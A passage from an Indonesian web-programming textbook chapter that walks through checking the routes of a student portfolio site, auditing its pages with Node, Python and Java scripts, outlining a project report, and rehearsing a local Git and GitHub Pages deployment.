        elif status == 200:
            direct += 1
```

Kode 4.11 (Lanjutan) *python/check_routes.py: minta setiap URL wajib, laporkan status dan judul pertamanya, dan nyatakan apakah halamannya tiba.*

```
            verdict = "ok"
        elif status in (301, 308) and location.endswith(path + "/"):
            status2, _, _ = fetch(base, path + "/")      # ikuti tepat satu kali
            redirected += status2 == 200
            verdict = "ok after redirect" if status2 == 200 else "FAIL"
        else:
            verdict = "FAIL"
        print(f"{path:<28}{status:<8}{shown:<28}{verdict}")
    reached = direct + redirected
    print(f"{reached} of {len(REQUIRED)} required URLs reach their page "
          f"({direct} directly, {redirected} after one redirect)")
    return 0 if reached == len(REQUIRED) else 1


if __name__ == "__main__":
    sys.exit(main())
```

Program ini memakai `http.client` karena peramban akan mengikuti 301 diam-diam; `first_h1` memperlihatkan halaman mana yang kembali. Terhadap router PHP ia mencetak:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  200     Ayu Pramesti                ok
/portfolio/profile          200     Profile                     ok
/portfolio/hometown         200     Malang                      ok
/portfolio/food             200     Local food                  ok
/portfolio/tourist          200     Tourist places              ok
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Page not found              (extra)
5 of 5 required URLs reach their page (5 directly, 0 after one redirect)
```

Terhadap host statis polos di porta 8404:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  301     /portfolio/                 ok after redirect
/portfolio/profile          301     /portfolio/profile/         ok after redirect
/portfolio/hometown         301     /portfolio/hometown/        ok after redirect
/portfolio/food             301     /portfolio/food/            ok after redirect
/portfolio/tourist          301     /portfolio/tourist/         ok after redirect
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Error response              (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Lima dari lima pada kedua kalinya, dicapai dengan dua cara berbeda, dan laporan menyebutkan caranya. Server Java di porta 8402 dan server Flask di porta 8403 memberikan keluaran yang persis sama dengan router PHP, baris demi baris. Perhatikan baris tambahan untuk `/portfolio/nonesuch`: router PHP mengirim halaman milik situs, yang judulnya *Page not found*, sedangkan `http.server` milik Python mengirim halaman bawaannya, "Error response". Keduanya menjawab `404`, jadi keduanya benar; GitHub Pages, seperti router PHP, mengirim `404.html` bila situs memilikinya [7].

4.4.5 Penyelesaian Java dan Python

Keduanya adalah **Kode 4.4** dan **Kode 4.5**: masing-masing menjawab kelima alamat langsung dengan `200`. Di host statis, sebuah alamat harus *berupa* berkas atau direktori; di balik program, alamat hanyalah string, dan *rute* adalah aturan yang mencocokkannya.

4.4.6 Penyelesaian keliru yang menggoda

Kesalahan yang menggoda bukan di router, melainkan di tautan. Di komputer sendiri Anda melayani folder `portfolio` itu sendiri di akar `localhost`, menulis `href="/profile/"` dan `href="/assets/site.css"`, dan semuanya bekerja. Kemudian situs terbit di bawah `/portfolio/`, dan **Kode 4.7** sudah memperlihatkan akibatnya: `/profile/` menjadi `https://ayu-pramesti.github.io/profile/`, dan `/assets/site.css` menjadi `https://ayu-pramesti.github.io/assets/site.css`. Keduanya tidak ada. Pengunjung melihat lima halaman tanpa gaya dan menu yang setiap tautannya dijawab 404. Situs itu bekerja persis di tempat Anda mengujinya dan tidak di tempat lain, jenis bug yang paling buruk.

Obatnya adalah menguji dengan cara situs itu akan dilayani. Layani folder *induk* `web`, sehingga situs berada di bawah `/portfolio/` di mesin Anda juga, lalu biarkan **Kode 4.11** meminta setiap alamat; `site_audit.py` pada Soal 4.3 melangkah lebih jauh dan meminta setiap tautan internal yang ditemukan di setiap halaman.

> **UJI DIRI.** Pemiliknya mengganti nama repositori dari `portfolio` menjadi `ayu`. Dengan tautan pada **Kode 4.1**, apa yang dilihat pengunjung `https://ayu-pramesti.github.io/ayu/food/`, dan apa perubahan terkecil yang memperbaiki situs?
>
> *Jawaban.* HTML halaman Food tiba, tetapi lembar gaya dan setiap tautan menunya masih menunjuk ke `/portfolio/…`, yang sudah tidak ada: halaman tanpa gaya dengan menu yang rusak. Perbaikan terkecil adalah mengembalikan nama repositori; kalau tidak, setiap `/portfolio/` di tujuh berkas HTML harus diubah — sedangkan di server Java dan Flask, cukup konstanta `PREFIX`.

4.5 Soal 4.3 — Menulis Laporan Proyek

4.5.1 Soalnya

> **SOAL 4.3.** Write a report on the website of Problems 4.1 and 4.2 that includes: the design concepts and structure of the website; screenshots of the webpages; explanations of the code and the implementation choices; an analysis or evaluation of the project; and a conclusion.

Dengan kata lain: tulislah laporan tentang situs Soal 4.1 dan 4.2 yang memuat konsep rancangan dan strukturnya, tangkapan layar halaman-halamannya, penjelasan kode dan pilihan implementasinya, analisis atau evaluasi proyeknya, serta kesimpulan.

4.5.2 Memahaminya dengan tangan

Menyatakan ulang. Masukan: situs yang sudah jadi. Keluaran: dokumen yang memberi tahu orang asing apa yang dibangun, mengapa, dan seberapa baik ia bekerja. Empat bagian menggambarkan dan satu bagian menilai, dan bagian yang menilai — *analisis atau evaluasi* — adalah tempat kebanyakan laporan tipis, karena pembuatnya punya pendapat tetapi tidak punya ukuran.

"Situsnya cepat dan tidak ada tautan rusak" adalah pendapat. "Kelima halaman berbobot 13.354 byte HTML; ketujuh alamat internal yang dirujuknya menjawab `200`" adalah evaluasi, karena pembaca dapat memeriksanya. Jadi soal menulis ini memiliki inti pemrograman: *ukurlah situsnya*. Sebelum menulis, tentukan ukuran mana yang akan dikutip:

1. Apakah setiap halaman menjawab `200` di alamat wajibnya? (Soal 4.2 sudah mengukurnya.)
2. Seberapa besar setiap halaman, dan apakah masing-masing memiliki tepat satu `h1` dan sebuah deskripsi?
3. Berapa banyak teks yang dibawa setiap halaman? Halaman "Local Food" dengan tiga puluh kata hanyalah kerangka, apa pun tampilannya.
4. Apakah setiap tautan internal serta setiap rujukan lembar gaya atau skrip menuju ke suatu tempat?
5. Bagaimana rupa halaman-halaman itu, pada lebar desktop dan ponsel, dan apa yang terungkap dengan melihatnya?

Apa berjalan di mana. Ukuran 1 sampai 4 diambil lewat HTTP, seperti yang dilakukan pengunjung, sehingga program yang sama bila diarahkan ke alamat yang sudah terbit mengukur situs yang sesungguhnya; ukuran 5 memerlukan peramban.

4.5.3 Kerangka laporan

Menulis judul-judulnya lebih dulu mengubah lima bagian wajib menjadi lima kotak yang tinggal diisi. **Kode 4.12** adalah kerangkanya, berupa berkas Markdown yang dapat diubah menjadi PDF

oleh editor mana pun. Judul-judulnya ditulis dalam bahasa Inggris, sama seperti berkas di folder kode; untuk laporan berbahasa Indonesia, cukup terjemahkan judulnya.

Kode 4.12 `web/report/report-outline.md`: kerangka laporan, satu judul untuk setiap bagian wajib dan satu baris untuk setiap hal yang harus dimuat bagian itu.

```
# Portfolio: project report

## 1. Design concept and structure
- Purpose and audience, in two sentences.
- Site map: five pages and their five URLs (a table).
- Layout: one header, one navigation, one main column; colors and type, and why.

## 2. Screenshots
- Each page at desktop width, and the home page at phone width.
- Caption every screenshot with the URL shown in the address bar.

## 3. Code and implementation choices
- Folder layout, and how it produces clean URLs.
- One stylesheet and one script: what each rule group and each function does.
- Libraries used or not used, and the reason.

## 4. Analysis and evaluation
- Evidence: route check output, audit output, browser developer-tools findings.
- What worked, what did not, what was measured before and after each fix.
- Limits that remain, and what they would cost to remove.

## 5. Conclusion
- What the site now does, in three sentences.
- What was learned that the next project will use.
```

Setiap tangkapan layar diberi keterangan berisi URL-nya, dan setiap klaim di bagian 4 menunjuk ke bukti dari program-program di bawah, ditempelkan sebagai teks.

4.5.4 Program pengukur dengan JavaScript

Kode 4.13 berjalan di Node, yang sudah memiliki fungsi `fetch` milik peramban sejak versi 18.

Kode 4.13 `web/tools/audit.mjs`: minta kelima halaman, ukur masing-masing, dan periksa setiap alamat internal yang dirujuknya.

```
// audit.mjs: ukur kelima halaman portofolio yang sedang berjalan, sebagai bukti untuk
laporan.
// Cara pakai:  node audit.mjs http://localhost:8401
const base = (process.argv[2] ?? "http://localhost:8401").replace(/\/$/, "");
const PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
               "/portfolio/food/", "/portfolio/tourist/"];

function countWords(html) {
  const main = (html.match(/<main[^>]*>([\s\S]*?)<\/main>/) ?? ["", ""])[1];
  const text = main.replace(/<[^>]+>/g, " ").replace(/&[a-z]+;|&#\d+;/g, " ");
  return text.split(/\s+/).filter((w) => /[A-Za-z0-9]/.test(w)).length;
}

const links = new Set();
let totalBytes = 0;
console.log("PAGE".padEnd(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION");
for (const path of PAGES) {
  const res = await fetch(base + path, { redirect: "manual" });
  const html = await res.text();
  const bytes = Buffer.byteLength(html, "utf8");
  totalBytes += bytes;
  const h1 = (html.match(/<h1[\s>]/g) ?? []).length;
  const desc = /<meta name="description" content="[^"]+">/.test(html) ? "yes" : "NO";
  for (const m of html.matchAll(/(?:href|src)="(\/portfolio[^"#]*)"/g)) links.add(m[1]);
  console.log(path.padEnd(24) + String(res.status).padEnd(8) + String(bytes).padStart(5)
    + String(h1).padStart(4) + String(countWords(html)).padStart(7) + "  " + desc);
}
let broken = 0;
for (const link of [...links].sort()) {
  const res = await fetch(base + link, { redirect: "manual" });
  if (res.status !== 200) { broken += 1; console.log("broken: " + link + " -> " +
res.status); }
}
console.log(`total HTML: ${totalBytes} bytes in ${PAGES.length} pages`);
console.log(`internal links: ${links.size} distinct, ${broken} broken`);
```

Ekstensi `.mjs` menjadikan berkas ini sebuah *module*, yang membolehkan `await` di tingkat teratas. `redirect: "manual"` mencegah `fetch` mengikuti pengalihan. `Buffer.byteLength` menghitung byte, bukan karakter. `countWords` membuang tag dan entitas dari `main` lalu menghitung potongan yang memuat huruf atau angka — kasar, tetapi sama setiap kali. Ekspresi reguler `(?:href|src)="(\/portfolio[^"#]*)"` mengumpulkan setiap alamat internal, dan sebuah `Set` menyimpan masing-masing sekali saja. Terhadap router PHP ia mencetak:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2494   1    118  yes
/portfolio/profile/     200      2334   1    102  yes
/portfolio/hometown/    200      2878   1    190  yes
/portfolio/food/        200      2814   1    203  yes
/portfolio/tourist/     200      2834   1    212  yes
total HTML: 13354 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

4.5.5 Penyelesaian Java dan Python

Pengukuran yang sama dengan Python, **Kode 4.14**, hanya memakai pustaka standar.

Kode 4.14 `python/site_audit.py`: audit yang sama dengan Python; subkelas kecil dari `HTTPRedirectHandler` mencegah `urllib` mengikuti pengalihan.

```
"""Ukur kelima halaman portofolio yang sedang berjalan, sebagai bukti untuk laporan.

Cara pakai:  python3 site_audit.py http://localhost:8401
"""
import re
import sys
import urllib.error
import urllib.request

PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
         "/portfolio/food/", "/portfolio/tourist/"]


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):      # laporkan 301 alih-alih mengikutinya
        return None


OPENER = urllib.request.build_opener(NoRedirect)


def get(url):
    try:
        with OPENER.open(url) as resp:
            return resp.status, resp.read().decode("utf-8")
    except urllib.error.HTTPError as err:   # 3xx, 4xx, dan 5xx tiba di sini
        return err.code, ""


def count_words(html):
    m = re.search(r"<main[^>]*>(.*?)</main>", html, re.S)
    text = re.sub(r"<[^>]+>", " ", m.group(1) if m else "")
    text = re.sub(r"&[a-z]+;|&#\d+;", " ", text)
    return sum(1 for w in text.split() if re.search(r"[A-Za-z0-9]", w))
```

Kode 4.14 (Lanjutan) *python/site_audit.py: audit yang sama dengan Python; subkelas kecil dari HTTPRedirectHandler mencegah urllib mengikuti pengalihan.*

```
def main():
    base = (sys.argv[1] if len(sys.argv) > 1 else "http://localhost:8401").rstrip("/")
    links, total = set(), 0
    print("PAGE".ljust(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION")
    for path in PAGES:
        status, html = get(base + path)
        size = len(html.encode("utf-8"))
        total += size
        h1 = len(re.findall(r"<h1[\s>]", html))
        desc = "yes" if re.search(r'<meta name="description" content="[^"]+">', html) else
"NO"
        links.update(re.findall(r'(?:href|src)="(/portfolio[^"#]*)"', html))
        print(path.ljust(24) + str(status).ljust(8) + str(size).rjust(5)
              + str(h1).rjust(4) + str(count_words(html)).rjust(7) + "  " + desc)
    broken = 0
    for link in sorted(links):
        status, _ = get(base + link)
        if status != 200:
            broken += 1
            print(f"broken: {link} -> {status}")
    print(f"total HTML: {total} bytes in {len(PAGES)} pages")
    print(f"internal links: {len(links)} distinct, {broken} broken")


if __name__ == "__main__":
    main()
```

`urllib.request` mengikuti pengalihan dengan sendirinya, maka kelas `NoRedirect` menimpa `redirect_request` agar mengembalikan `None`, yang berarti "jangan ikuti"; pengalihan lalu tiba sebagai `HTTPError`, dan `get` mengembalikan kode statusnya. `java.net.http.HttpClient` milik Java, bagian dari JDK sejak Java 11, membuat pilihan yang sama dengan satu pemanggilan *builder*, `followRedirects(HttpClient.Redirect.NEVER)`, pada **Kode 4.15**.

Kode 4.15 `java/SiteAudit.java`: audit yang sama dengan Java dan `HttpClient`; ekspresi regulernya sama dengan dua versi lainnya.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.List;
import java.util.TreeSet;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Ukur kelima halaman portofolio yang sedang berjalan, sebagai bukti untuk laporan. */
public class SiteAudit {
    static final List<String> PAGES = List.of("/portfolio/", "/portfolio/profile/",
        "/portfolio/hometown/", "/portfolio/food/", "/portfolio/tourist/");
    // NEVER: laporkan 301 sebagai 301, jangan diikuti
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> get(String url) throws Exception {
        HttpRequest req = HttpRequest.newBuilder(URI.create(url)).build();
        return CLIENT.send(req,
HttpResponse.BodyHandlers.ofString(StandardCharsets.UTF_8));
    }

    static int countWords(String html) {
        Matcher m = Pattern.compile("<main[^>]*>(.*?)</main>",
Pattern.DOTALL).matcher(html);
        String text = m.find() ? m.group(1) : "";
        text = text.replaceAll("<[^>]+>", " ").replaceAll("&[a-z]+;|&#\\d+;", " ");
        int words = 0;
        for (String w : text.trim().split("\\s+")) {
            if (w.matches(".*[A-Za-z0-9].*")) words++;
        }
        return words;
    }

    static int count(String regex, String html) {
        Matcher m = Pattern.compile(regex).matcher(html);
        int n = 0;
        while (m.find()) n++;
        return n;
    }
```

Kode 4.15 (Lanjutan) *java/SiteAudit.java: audit yang sama dengan Java dan HttpClient; ekspresi regulernya sama dengan dua versi lainnya.*

```
    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        TreeSet<String> links = new TreeSet<>();
        int total = 0;
        System.out.println(String.format("%-24s", "PAGE") + "STATUS  BYTES  H1  WORDS
DESCRIPTION");
        for (String path : PAGES) {
            HttpResponse<String> res = get(base + path);
            String html = res.body();
            int bytes = html.getBytes(StandardCharsets.UTF_8).length;
            total += bytes;
            String desc = count("<meta name=\"description\" content=\"[^\"]+\">", html) > 0
? "yes" : "NO";
            Matcher m =
Pattern.compile("(?:href|src)=\"(/portfolio[^\"#]*)\"").matcher(html);
            while (m.find()) links.add(m.group(1));
            System.out.println(String.format("%-24s%-8d%5d%4d%7d  %s", path,
res.statusCode(),
                bytes, count("<h1[\\s>]", html), countWords(html), desc));
        }
        int broken = 0;
        for (String link : links) {
            int status = get(base + link).statusCode();
            if (status != 200) {
                broken++;
                System.out.println("broken: " + link + " -> " + status);
            }
        }
        System.out.println("total HTML: " + total + " bytes in " + PAGES.size() + "
pages");
        System.out.println("internal links: " + links.size() + " distinct, " + broken + "
broken");
    }
}
```


Ketiga program mencetak delapan baris yang persis sama terhadap server yang sama. Bila diarahkan ke server Java pada Soal 4.1, `java SiteAudit http://localhost:8402` mencetak:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2514   1    118  yes
/portfolio/profile/     200      2354   1    102  yes
/portfolio/hometown/    200      2898   1    190  yes
/portfolio/food/        200      2834   1    203  yes
/portfolio/tourist/     200      2854   1    212  yes
total HTML: 13454 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

Setiap halaman tepat 20 byte lebih besar daripada kembarannya yang statis. Dua puluh adalah panjang `aria-current="page"`, yang ditulis server Java ke dalam menu dan diserahkan berkas statis kepada skrip. Ukuran yang menjelaskan dirinya sampai ke byte adalah jenis bukti yang dapat menopang sebuah laporan.

4.5.6 Evaluasi memerlukan sebelum dan sesudah

Melihat juga berarti mengukur. Tangkapan layar pertama halaman Food memperlihatkan pita kosong di bagian atas setiap kartu, di atas judulnya. **Gambar 4.5** adalah versi pertama itu.



Gambar 4.5 Halaman Local Food sebelum diperbaiki: jarak 47 piksel antara tepi atas setiap kartu dan judulnya, padahal rancangannya menghendaki 19.

Penyebabnya ditemukan dengan aritmetika, model kotak dari Bab 2. Kartu memiliki border 1 piksel dan padding 18 piksel; `h2` di dalamnya memiliki `margin: 28px 0 8px`, margin atas 28 piksel yang dimaksudkan untuk memisahkan judul di tengah teks. Margin di dalam kotak yang ber-padding tidak runtuh ke margin kotak itu sendiri (Bab 2, Subbab 2.16.3), sehingga jarak dari tepi kartu ke judul adalah $1 + 18 + 28 = 47$ piksel. Peramban *headless* mengukur tepat itu: 47 piksel sebelumnya, dan 19 piksel sesudah aturan `.card > :first-child { margin-top: 0; }` ditambahkan ke **Kode 4.2**, yang menghapus margin atas apa pun yang muncul pertama di dalam kartu. **Gambar 4.2** adalah halaman sesudah perbaikan.

Pengamatan, penyebab beserta aritmetikanya, perubahan, pengukuran sesudahnya: itulah satu paragraf evaluasi. Dua atau tiga paragraf semacam itu, ditambah keluaran **Kode 4.11** dan **Kode 4.13**, mengalahkan kata sifat sebanyak apa pun; kesimpulan lalu menyatakan dalam tiga kalimat apa yang dilakukan situs, apa yang dipelajari, dan apa langkah berikutnya.

4.5.7 Penyelesaian keliru yang menggoda

Laporan yang menggoda diakhiri dengan *"Situsnya berjalan baik dan tampak bagus. Semua halaman dimuat dengan cepat. Ke depan saya akan menambahkan lebih banyak fitur."* Tidak satu kalimat pun dapat diperiksa: berjalan baik dibandingkan dengan apa, cepat diukur bagaimana, fitur apa dan mengapa belum dibangun? Dan tangkapan layar pada satu lebar tanpa alamat tidak mengatakan apa pun tentang tata letak ponsel maupun rutenya.

Perbaikannya adalah mengganti setiap kata sifat dengan ukuran dan setiap angan-angan dengan alasan: "kelima alamat wajib menjawab `200` (keluaran `check_routes.py` di bawah)"; "halaman terberat berukuran 2.878 byte HTML"; "formulir kontak tidak dibangun karena situsnya statis dan formulir memerlukan server untuk menerimanya".

> **UJI DIRI.** Tambahkan ukuran keenam pada **Kode 4.14**: banyaknya elemen `<img>` yang tidak memiliki atribut `alt`. Ekspresi reguler mana yang menghitungnya, dan apa yang dicetaknya untuk situs ini?

> *Jawaban.* Hitung semua gambar lalu kurangi yang memiliki atribut itu: `len(re.findall(r"<img\b", html)) - len(re.findall(r"<img\b[^>]*\balt=", html))`. Hasilnya 0 di mana-mana, karena situs ini tidak memiliki gambar — hal yang pantas dicatat dalam laporan, sebab gambar hidangan dan tempat wisata, masing-masing dengan teks `alt` yang sungguhan, adalah perbaikan berikut yang paling jelas.

4.6 Soal 4.4 — Menayangkan Situs dan Menerbitkan Kode Sumbernya

4.6.1 Soalnya

> **SOAL 4.4.** Upload and deploy the completed website to a free web hosting service, and upload the entire source code to a public GitHub repository.

Dengan kata lain: tayangkan situs yang sudah selesai di layanan *hosting* web gratis, dan unggah seluruh kode sumbernya ke repositori GitHub publik.

4.6.2 Memahaminya dengan tangan

Menyatakan ulang. Keluaran: situs yang tayang dan repositori publik. Di GitHub keduanya dapat menjadi satu: repositori bernama `portfolio` yang Pages-nya dinyalakan adalah kode sumbernya *sekaligus* diterbitkan di `https://<user>.github.io/portfolio/` [7].

Langkah-langkahnya, dengan tangan, sebelum perintah apa pun:

1. Jadikan folder `portfolio` akar sebuah repositori Git, sehingga `index.html` berada di puncak repositori dan `profile/index.html` satu tingkat di bawahnya. Pages melayani berkas repositori apa adanya, jadi susunan folder *adalah* susunan URL.
2. Rekam berkas-berkas itu dalam *commit* pertama, dengan pesan yang menyatakan isi *commit* itu.
3. Buat repositori publik kosong bernama `portfolio` di GitHub lalu *push commit* itu ke sana.
4. Di *Settings* repositori, bagian *Pages*, pilih *Deploy from a branch*, cabang `main`, folder `/ (root)`. Satu atau dua menit kemudian situsnya tayang.
5. Jalankan pemeriksaan Soal 4.2 dan 4.3 terhadap alamat yang sudah tayang, lalu tempelkan keluarannya ke laporan.

Apa berjalan di mana. Git merekam versi di komputer Anda, GitHub menyimpan salinannya, dan Pages melayani berkas satu cabang secara statis; tidak satu pun menjalankan PHP, Java atau Python.

4.6.3 Gladi di mesin sendiri

Buku tidak dapat masuk ke GitHub atas nama Anda, tetapi buku dapat mengadakan gladi. **Kode 4.16** menjalankan setiap langkah di satu komputer: repositori *bare* — repositori tanpa berkas kerja, yakni yang disimpan GitHub di servernya — memerankan GitHub, dan folder yang dilayani Python di bawah `/portfolio/` memerankan Pages.

Kode 4.16 `web/tools/publish-demo.sh`: seluruh jalur penerbitan digladikan secara lokal; repositori bare menggantikan GitHub dan server statis Python menggantikan Pages.

```
#!/bin/sh
# publish-demo.sh: gladi "push ke GitHub, terbitkan dengan Pages" sepenuhnya di mesin ini.
# Repositori bare menggantikan GitHub; folder yang dilayani Python menggantikan Pages.
set -e
WORK=$(mktemp -d)
SITE=$(cd "$(dirname "$0")/../portfolio" && pwd)
export GIT_CONFIG_GLOBAL=/dev/null    # abaikan pengaturan git pribadi: hasil sama di mana
pun
export GIT_AUTHOR_DATE="2026-09-23T10:00:00+07:00" GIT_COMMITTER_DATE="2026-09-
23T10:00:00+07:00"

# 1. Repositori dinamai menurut awalan URL, dan akarnya ADALAH situs.
mkdir "$WORK/portfolio" && cp -R "$SITE"/. "$WORK/portfolio"
cd "$WORK/portfolio"
printf '# Portfolio\n\nThe personal website of Ayu Pramesti. Live at /portfolio/.\n' >
README.md
git init -q -b main
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" add .
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" \
    commit -q -m "Five pages, one stylesheet, one script"
git log --oneline
git ls-files

# 2. "Push ke GitHub": repositori bare memerankan github.com/ayu-pramesti/portfolio.
git init -q --bare -b main "$WORK/github/portfolio.git"
git remote add origin "$WORK/github/portfolio.git"
git push -q -u origin main 2>&1
echo "pushed: $(git ls-remote origin main | cut -c1-7) main"

# 3. "Terbitkan dengan Pages": host melayani repositori di bawah /<nama repositori>/.
git clone -q "$WORK/github/portfolio.git" "$WORK/pages/portfolio"
cd "$WORK/pages" && python3 -m http.server 8405 >/dev/null 2>&1 &
HOST=$!
sleep 1
python3 "$SITE/../../python/check_routes.py" http://localhost:8405 || true
kill $HOST
rm -rf "$WORK"
```

Perintah-perintahnya, satu per satu:

- `mktemp -d` membuat folder sementara yang baru, sehingga gladi tidak pernah menyentuh berkas asli Anda; `rm -rf "$WORK"` di akhir menghapusnya.
- `export GIT_CONFIG_GLOBAL=/dev/null` membuat Git mengabaikan pengaturan pribadi Anda hanya untuk skrip ini, sehingga gladi berperilaku sama di setiap komputer. Kedua tanggal membuat *commit* identik pada setiap kali dijalankan, begitu pula nama *commit*-nya.
- `git init -q -b main` menjadikan folder itu repositori yang cabang pertamanya bernama `main`. `git add .` memasukkan setiap berkas ke *commit* berikutnya, dan `git commit -m "…"` merekamnya. `-c user.name=… -c user.email=…` mencatat siapa pembuat *commit* tanpa mengubah berkas pengaturan apa pun.
- `git log --oneline` memperlihatkan *commit* itu: tujuh karakter namanya, yang dihitung Git dari isinya, dan pesannya. `git ls-files` mendaftar isi *commit*; memeriksanya adalah cara Anda menyadari berkas yang terlupa *sebelum* host menyadarinya.
- `git init --bare -b main …/portfolio.git` membuat pengganti repositori GitHub yang kosong; `git remote add origin …` mencatat alamatnya dengan nama lazim `origin`; `git push -u origin main` mengirim *commit* ke sana. Di GitHub alamatnya adalah `https://github.com/ayu-pramesti/portfolio.git`.
- `git clone` lalu menyalin repositori keluar dari “GitHub” ke `pages/portfolio`, yang dilakukan Pages setiap kali ada *push*, dan `python3 -m http.server 8405` melayani `pages`, sehingga situs

muncul di bawah `/portfolio/`. `check_routes.py` memeriksanya, dan `kill $HOST` menghentikan server.

Gladi itu mencetak:

```
cb9e8c7 Five pages, one stylesheet, one script
.htaccess
404.html
README.md
_redirects
assets/site.css
assets/site.js
food/index.html
hometown/index.html
index.html
profile/index.html
tourist/index.html
pushed: cb9e8c7 main
PATH                        STATUS  H1 or LOCATION             VERDICT
/portfolio                  301     /portfolio/                ok after redirect
/portfolio/profile          301     /portfolio/profile/        ok after redirect
/portfolio/hometown         301     /portfolio/hometown/       ok after redirect
/portfolio/food             301     /portfolio/food/           ok after redirect
/portfolio/tourist          301     /portfolio/tourist/        ok after redirect
/portfolio/profile/         200     Profile                    (extra)
/portfolio/assets/site.css  200     -                          (extra)
/portfolio/nonesuch         404     Error response             (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Sebelas berkas, termasuk dua konfigurasi host (yang diabaikan Pages tetapi disimpan dalam kode sumber) dan `README.md` yang baru. Di situs yang sebenarnya pemeriksaannya adalah `python3 check_routes.py https://ayu-pramesti.github.io`.

4.6.4 Penyelesaian Java dan Python

Pages tidak menjalankan program. Karena itu server Java dan Flask memerlukan host yang menjalankannya (Bab 5), atau dapat *dibekukan*: diminta setiap halamannya sekali, lalu jawabannya disimpan sebagai berkas. **Kode 4.17** membekukan portofolio Flask.

Kode 4.17 `python/freeze.py`: minta setiap halaman kepada aplikasi Flask melalui *test client*-nya dan simpan setiap jawaban sebagai berkas statis.

```
"""Ubah portofolio Flask menjadi berkas biasa yang dapat dilayani host statis mana pun.

Cara pakai:  python3 freeze.py       menulis dist/portfolio/... di samping berkas ini
"""
from pathlib import Path

from portfolio_app import PAGES, PREFIX, app, href

OUT = Path(__file__).parent / "dist"

client = app.test_client()             # meminta halaman ke aplikasi tanpa server sungguhan
urls = [href(slug) for slug in PAGES] + [PREFIX + "/assets/site.css",
                                         PREFIX + "/assets/site.js",
                                         PREFIX + "/nonesuch"]
for url in urls:
    resp = client.get(url)
    if url.endswith("/"):
        target = OUT / url.lstrip("/") / "index.html"      # URL bersih menjadi folder
    elif resp.status_code == 404:
        target = OUT / PREFIX.lstrip("/") / "404.html"     # halaman galat milik host
    else:
        target = OUT / url.lstrip("/")
    target.parent.mkdir(parents=True, exist_ok=True)
    target.write_bytes(resp.data)
    print(f"{resp.status_code}  {url:<30} -> {target.relative_to(OUT).as_posix()}")
```

`app.test_client()` adalah cara Flask mengirim permintaan ke aplikasi *tanpa* jaringan atau server yang berjalan; hasilnya respons yang sama dengan yang akan diterima peramban [5]. Setiap URL bersih yang diakhiri garis miring menjadi folder dengan `index.html`, yaitu susunan direktori Soal 4.2, dan jawaban 404 menjadi `404.html`. Program ini mencetak:

```
200  /portfolio/                    -> portfolio/index.html
200  /portfolio/profile/            -> portfolio/profile/index.html
200  /portfolio/hometown/           -> portfolio/hometown/index.html
200  /portfolio/food/               -> portfolio/food/index.html
200  /portfolio/tourist/            -> portfolio/tourist/index.html
200  /portfolio/assets/site.css     -> portfolio/assets/site.css
200  /portfolio/assets/site.js      -> portfolio/assets/site.js
404  /portfolio/nonesuch            -> portfolio/404.html
```

Halaman beku itu berbeda dari halaman tulisan tangan hanya pada `aria-current`, persis seperti pada Subbab 4.3.7, sehingga *layout* Flask dapat menjadi satu-satunya tempat bingkai dipelihara sementara host tetap melayani berkas biasa. Pembangkit situs statis seperti Jekyll, yang dapat dijalankan GitHub Pages untuk Anda, adalah gagasan ini dalam bentuk dewasa.

Untuk Java, program yang berguna pada tahap ini adalah pemeriksanya sendiri: **Kode 4.18** adalah **Kode 4.11** dalam Java, bagi pembaca yang menginginkan seluruh perkakas dalam satu bahasa.

